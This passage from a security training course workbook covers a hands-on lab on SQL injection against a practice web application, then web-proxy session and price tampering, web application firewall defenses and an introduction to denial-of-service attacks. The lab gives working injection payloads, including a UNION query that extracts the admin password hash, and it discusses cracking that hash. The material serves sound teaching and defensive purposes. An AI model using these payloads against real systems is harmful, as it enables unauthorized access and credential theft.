
You now know a few important points. One, something with the name Admin exists on the server. And two, there is likely some database working in the background. You provided input and it brought back a response. Most likely this is the result of your input being injected into a SQL query.



Now you need to check and see if you are talking to a database through the web application. The best way to discover this is to input something that would generate an error if the database received it without modification. A good place to start is with a single quote character or '. The reason this works so well is because it can generate a mismatched quote error in a web application that has a SQL injection flaw. Databases love to see quotes of all kinds to be in pairs. When they are not, an error will be thrown.

First, click the back button in your browser to go back to the Contact Us e-mail search. Then, in the Username field, enter a single quote character and then click search.

Immediately, you should see the server responded with an error directly from MySQL. Now you know your data is passed to the database without sanitization and you are communicating with a MySQL database.




Now, see if you can pull records from the database.

Step 0: Press the back button in your browser to go back to the previous page. Then, enter **' or '1'='1** into the Username field.

Step 1: Select search.

Step 2: You should see a full listing of the e-mail addresses in the database.

Although this is useful information for an attacker, it is not devastating…yet.



Now you want to pull the password hash for the admin user from the target database behind the web application.


Step 0: Press the browser back button to go to the Contact Us page again. Then, enter the following into the Username field:

```
admin' union select password from users where username='admin';--
```

Step 1: Press the search button.

Step 2: Now, you should see the password hash for admin.

That hash could be useful against a target system. You may crack it using traditional password cracking or Rainbow tables and then log in to an administrative interface or session on the web server or a backend database server.



You know that some of the commands in this lab can be difficult to type.

To help you, we have a help.txt file with all the commands used in this lab. You can simply copy and paste from the file if you'd like.

To use this help.txt file, simply follow these steps:

Step 0: # **`cd /home/sec560/CourseFiles/504_Web_App_Lab/`**

Step 1: Open the file by running: # **`gedit help.txt`**

Step 2: Then copy and paste what you need.

Conclusions

Lab: XSS and SQLi

- In this lab, you analyzed an XSS flaw and a SQLi flaw
- These flaws can be dangerous because they can clone sessions (XSS) or even steal password hashes (SQLi)
- Simply correctly sanitizing user input stops (most) these attacks
- Questions going forward:
  - How would you test your environment for these vulnerabilities?
  - Should you just test pre-authentication?
- Talk these questions over with your team and/or your instructor
- And train your developers about the importance of sanitizing their user input!

Now that you have seen XSS and SQL injection attacks hands-on, it is important to reflect on just how dangerous these issues are. Remember, your web applications are often a direct portal into your organization's data. If an attacker can steal valid user sessions or gain direct access to data such as password hashes on a database, the damage can be swift and brutal.

Moving forward and setting the stage for the next portion of the class, a few questions need to be answered. First, how can you use the cookie you stole? The answer will be coming up in the interception proxy section of the class. How can you crack the password hash? John the Ripper, although great, is not configured to crack this straight MD5 hash. It would need some patching to crack. However, as we said earlier, Google is your friend.

A more important question is, how do you test for these vulnerabilities? Thankfully, there are tools such as W3AF and ZAP (which we talk about in the next session), which help you find approximately 80% of the vulnerabilities in most applications.

One final note: All these attacks we talked about exist because developers forget to sanitize their input. We need to train them to sanitize their input every time they receive data in their applications from anywhere.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - **Web App Attacks**
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Account Harvesting
2. Command Injection
3. SQL Injection
4. Cross-Site Scripting
5. Lab: XSS and SQLi
6. **Attacking State Maintenance with Web App Manipulation Proxy**

Now we're going to talk about a technique called Attacking State Maintenance.

How Are Sessions Tracked?

- At the initiation of a session (during user authentication), most applications generate a session ID and pass it to the browser
- URL session tracking, hidden form elements, and cookies are often used to track a user's session:
  - "Here, hold this!"
  - Session ID and other information is often shared
- The browser sends this information back to the server with each subsequent interaction during the session:
  - In this way, the user is identified/authenticated at each step of the interaction

When a user initiates a session with a web server for an online application, many applications request a userID and password to authenticate the user. Most web applications take this authentication information (that is, the userID and password) and verify that it's proper. If it is a valid user account and valid password, most applications generate a sessionID. This sessionID (also called a session credential) is just a sequence of characters or numbers sent back to the browser.

How is this information sent back to the browser? A variety of techniques are used for carrying the sessionID to the browser. One is URL Session Tracking. With this technique, the sessionID is passed in the URL. So, on the browser location line, you see the sessionID number or set of characters.

Another way of doing this is to use Hidden Form Elements. Hidden Form Elements are actually elements in the HTML, but they are hidden. They do not display to the user on the browser screen. If the user does a "view source" at their browser, he can see the hidden form elements. A third way to do this is probably the most popular, and that is to use cookies. Cookies are special HTTP fields that the web application can set and pass back to the browser.

These three different techniques (URL Session Tracking, Hidden Form Elements, and cookies) are essentially a way for the web application to say to the browser, "Here, hold this. And then, when you come back to me, make sure you send that session credential for all future interactions." This sessionID information can be passed over HTTP or HTTPS.


So, in summary, a user authenticates to the web application, providing a userID and password. The application checks the userID and password, and uses one of these techniques to send back a sessionID (which acts as a summary of the authentication information) to the browser. Then, for all subsequent interactions of that session, the sessionID will be sent from the browser back to the server. The server knows who it is dealing with based on the sessionID.

Specialized Browsers for Manipulating Data

- Browsers and add-ons for manipulating HTTP requests:
  - Tamper Data: Free Firefox plug-in for manipulating numerous aspects of HTTP requests:
    - https://addons.mozilla.org/en-US/firefox/addon/966
  - Firebug: Firefox web page and script editor and development tool: http://getfirebug.com/
  - Add N Edit Cookies: Free Firefox plug-in:
    - https://addons.mozilla.org/en-US/firefox/addon/573

Several solutions implement option 3 in the previous list. In particular a free Firefox plugin called Tamper Data allows for manipulating numerous items in HTTP requests, including cookies. The Firebug Firefox extension is a robust web and script development tool and editor that can manipulate applications. Also, the Add N Edit Cookies plugin for the Firefox browser focuses on changing cookies.

Also, some commercial tools implement specific web scanners that look for cookies, hidden form elements, and URLs that can be manipulated. Vulnerability scanners are focused on web applications specifically.



You see here a web server on the right side of the screen running a web application.

The attacker owns a web browser and the web application manipulation proxy. The attacker points the web browser to the proxy and uses the proxy to access the web server.

All information passed from the browser to the server or back goes through the proxy, which presents a nice screen for interacting with that information.

The proxy enables the attacker to edit the raw HTTP or HTTPS, including nonpersistent cookies.

Numerous Web App Attack Proxies

Tool Name	Licensing	Platform	Summary	Location
ZAP Proxy	Free	Java	Rich cross-platform tool, an updated version of Paros	www.owasp.org
Burp Proxy	Free, plus commercial	Java	Part of the Burp Suite. Auto regex alteration of HTTP	portswigger.net/burp
w3af	Free	Python	A suite of web assessment attacks, with a MitM proxy	w3af.sourceforge.net
Fiddler	Free	Windows	Set stop-points, script editing, etc.	www.fiddler2.com/fiddler2/

Numerous web application manipulation proxies are available today. ZAP is the Zed Attack Proxy, a fork of the older Paros Proxy tool, which is feature rich.

The Burp Proxy is part of the Burp suite of web application assessment and pen testing tools. It runs in Java and has many useful features, including the capability to accept regular expressions, which it applies to finding and altering HTTP requests automatically in real time. It's free version is nice, but a more feature-rich full commercial version is also available.

The Web Application Attack and Audit Framework (w3af) includes numerous features, implemented in Python, including a Man-in-the-Middle proxy for manipulating web applications. The integration of its various features can be useful.

Reference:

http://www.isotf.org/news/DNS-Amplification-Attacks.pdf


Fiddler is an amazing proxy tool for analysis of HTTP requests and responses, with plugins that support altering scripts passing through the proxy on the fly, highlighted/colored components of HTTP and HTML to make them more readable, and nifty timeline visualization for request and response interactions.

OWASP's WebScarab is quite solid and updated on a regular basis.

And, the commercial HP SPI Dynamics suite of tools from HP include a good manipulation proxy.

ZAP Features

- ZAP is a feature-rich web app manipulation proxy:
  - Free, open-source license
  - Tracks website hierarchy
  - Supports client-side SSL certificates (in addition to server-side certs)
  - Supports chained proxies
  - Includes a web spider
  - Built-in hash/encoding tool for calculating the ASCII/Hex, SHA1,MD5, and Base64 encoding of plain text
  - Find and filter features
  - Automated SQL Injection and XSS detection mechanisms
  - Automatically scan sites passively
  - Customizable unsafe content detection



Among the free tools, one of the best is ZAP proxy, given its great set of features and open source status.

It maintains an excellent history of all HTTP requests and responses, so you can surf through a website and later review all the action. It also allows its user to import an SSL client certificate that can authenticate to a website. This client-side support is a strong differentiator among the free tools.

It even supports chained proxies, so you can use it if you are already separated from the Internet by a proxy.

The web spider can offload an entire website, storing its HTML locally for later inspection.

Another nice touch is the built-in point-and-click tool for calculating the ASCII/Hex, SHA1, MD5, and Base64 value of any arbitrary text typed in by its user or pasted in from the application.

The find and filter features let me focus on specific aspects of the target web application, such as certain cookie names, HTTP request types, or other features that I'm analyzing.

It has an automated SQL Injection and Cross-Site Scripting discovery capability, based on plugging in specific input and checking for the wanted output.

They also recently added a feature that can look for content that might try to harm a normal browser, including unsigned ActiveX controls, malicious browser scripts, buffer overflow attempts against the browser (such as IFRAME), and others.

This Goes Beyond Session IDs

- You can view and edit anything that's passed to the browser
- Account numbers
- Balances
- Some shopping carts pass price info to browser:
  - And the web app trusts whatever comes back!!
- Cranky customer indicators
- Any variable passed to the browser can be altered by the user unless the application performs some integrity check

As you've seen, an attacker can modify session credentials. In addition, the attacker can also view or edit anything passed to the browser using a proxy. Some applications put data in a zero-sized frame, thinking the user will never see it. Using a proxy, the attacker can simply resize the frame and look at the data. Sometimes, e-mail addresses are passed back to the browser using hidden elements. An attacker can view those elements and edit them using a proxy. Some applications have an indicator that a customer is cranky or difficult to deal with. Using a proxy, the user can see it and change its value.

Of particular interest are web applications that pass back a price to the browser, such as an e-commerce shopping cart. Of course, you have to pass back a price in an e-commerce application so that customers can see on the screen how much they are spending. But that price should just display on the screen. In addition to displaying the price on the screen, some applications use a cookie or a hidden form element to pass a price back to the browser.

So, the server sends the price to the browser, and the browser sends the price back to the server in the form of a cookie or hidden form element. There is nothing to say that the user can't edit the price in the cookie or hidden form element while it's at the browser. An attacker can watch the price go through a proxy, edit it at the proxy, and pass it back to the server. The question here is, Does the server trust that modified price? I've seen several e-commerce applications that trust the price that comes back from the user in the cookie or hidden form element.

For example, consider a web application that sells shirts on the Internet. Shirts should cost $50.00. This price displays on the screen in HTML but is also passed in a cookie. The attacker can use a proxy to edit that cookie to say, "The $50.00 shirt is now changed to 10 cents" or even zero. The price will be sent to the web application, and if the web application is vulnerable, the attacker gets a shirt for 10 cents, or even for free. The web application doesn't need to send the price in the cookie. It should send only a product SKU number or some other reference to the product but not its price. Furthermore, it shouldn't trust the integrity of data received from the browser because an attacker can alter any data using a web app manipulation proxy.

Cover the Entire Application

- Sometimes, 99.9% of all state information in an application is covered
- But on one screen, a single variable is passed in the clear without a hash or timestamp
- With just one piece of unprotected state, the application is vulnerable!

Finally, you must make sure you cover the entire application. Any time a variable is passed from a server back to the client, you have to make sure that it's encrypted properly or hashed for its integrity to be guarded. Sometimes, you'll cover 99.9 percent of the data elements in a web application, but you'll miss just one variable passed to the browser. If that variable is a session credential, the attacker can comb through your application to find the one instance in which you don't properly protect the integrity of the cookie or Hidden Form Element. Attackers can modify the variable at that point and surf to the rest of the application. For example, suppose you have a part of your application that you don't consider sensitive, such as the help screens of your application. The attacker authenticates to the application and moves around the web pages. You properly secure the sessionID throughout the application, with one exception: the help screens. Maybe the help component of the application was written by a summer student who didn't understand security or by a developer who is having a bad day.

An attacker can search through the application and find the one instance in which you don't protect the sessionID. The attacker can go to your help pages and modify the sessionID. The attacker can then submit this new, cloned sessionID back to the help pages and try to surf to the rest of the application. Many web applications encrypt or hash the cloned sessionID properly for the attacker as he moves on to the rest of the application from the help pages. The attacker can then access the rest of your application as another user, whose session has just been stolen. Therefore, you have to make sure you cover 100 percent of the application. All session credentials and other pieces of state information sent to the browser must be protected throughout the application.

Web Application Defenses: Preparation with WAF

- Defenders can play the proxy game, too
- Often called a Web Application Firewall (WAF):
  - Proxy monitors state elements and other inbound data that are passed to or from web app
  - If state elements that should be static come back altered, the proxy resets them and rings bells and whistles
  - Likewise, if SQL injection, XSS, or other attacks are detected, they can be filtered
  - SecureSphere Web Application Firewall
  - Citrix NetScaler App Firewall
  - F5 Application Security Manager (ASM)
  - Free OWASP Stinger (focuses on input filtering)
  - Free ModSecurity offers similar protections; although it is not a proxy

Defenders can use proxy tools to help defend against these attacks, monitoring all inbound traffic destined for their websites using Web Application Firewalls (WAFs). These tools sit in front of a web server and look for incoming requests where an attacker manipulated a cookie or other state element that is supposed to remain static. They also look for other suspicious behavior, such as input that contains SQL Injection or XSS attacks. These tools work against standard web manipulation, and if your web app developers consistently make mistakes, they can help a lot. The Code Seeker project from OWASP also acts as an application-layer proxy firewall, detecting the attacks we've discussed in this section.

Web Application Defenses (2)

- Identification:
  - Users complaining of account usurpation
- Containment:
  - Strongly advise shutting down app while it gets fixed
  - Otherwise, quarantine accounts that have fallen victim
- Eradication:
  - Remove attacker's data from victim accounts
- Recovery:
  - Carefully restore accounts and reset passwords for victim users
  - Monitor these accounts carefully

When an attacker has compromised a victim account, your team must carefully analyze that account and restore data from a trusted backup. All impacted accounts should be monitored carefully when the application is put back into production.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - **Denial of Service**
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. Local DoS
2. DNS Amplification Attacks
3. DoS Suites
4. Distributed DoS
5. Lab: Counting Resources to Evaluate DoS Attacks

We're back to our roadmap slide. Let's talk next about local DoS with a tool called CpuHog.


Denial-of-Service Attacks

- Annoying, but relevant
- Affectionately referred to as "DoS" attacks
- Like grains of sand on the beach or stars in the sky:
  - The number of denial of service attacks increase every day
- You cannot totally eliminate the possibility of DoS attacks:
  - Think of driveways and telephones
  - But you can maintain good defenses:
    - Effective design
    - Keeping system patches up-to-date

A denial-of-service attack involves an attacker preventing legitimate users from accessing a service. They are affectionately referred to as DoS attacks. Keep in mind that DoS does not refer to the Disk Operating System. Instead, it stands for denial of service. It is, however, a clever play on words. Many denial-of-service attacks are neither sophisticated nor technically elegant. The attacker is focused on stopping legitimate access; technical finesse is not paramount. Although many denial-of-service attacks may not be technically elegant, they can be a big problem. Think about it: If somebody takes down your critical Internet server, or brings down your Internet connection, your organization could lose a lot of money, or you could lose a lot of prestige. It could definitely affect your business or your job.

DoS attacks tend to be like grains of sand on the beach or like stars in the sky. There are an enormous number of ways to deny service to legitimate users. New DoS vulnerabilities are discovered each day. Also, keep in mind that you cannot totally eliminate the possibility of a denial of service. Consider a simple example of a network: the roadway system in front of your house. You use your driveway as the access points to this network. If an attacker wants to conduct a denial-of-service attack against you, she could park a car in front of your driveway. Then, you cannot access the roadways. Of course, you may be clever and build another driveway parallel with your first driveway. An attacker can up the ante by pulling a car in front of your second driveway. Eventually, you'll end up paving the earth, and the attacker will buy up all the cars. This becomes something of an arms race.

Another example involves denial of service on a telephone. If an attacker wants to prevent you from making an outgoing phone call, he could simply set up an automated telephone dialing tool to dial your number again and again. Every time you pick up the phone to make a call, you'll actually be answering the attacker's call. You won't be able to place an outgoing phone call. These examples illustrate that you cannot totally eliminate the possibility of DoS attacks. However, you can maintain a good defense by having well-designed systems. You need to keep your systems patched because many DoS attacks target old versions of vulnerable systems. In addition, you need to make sure that you have adequate bandwidth and redundant paths to your critical systems. It is trivially easy for a script kiddie to completely exhaust a T1 line. If you have critical servers that may be attacked, you should consider multiple parallel T1 lines, or even greater bandwidth.



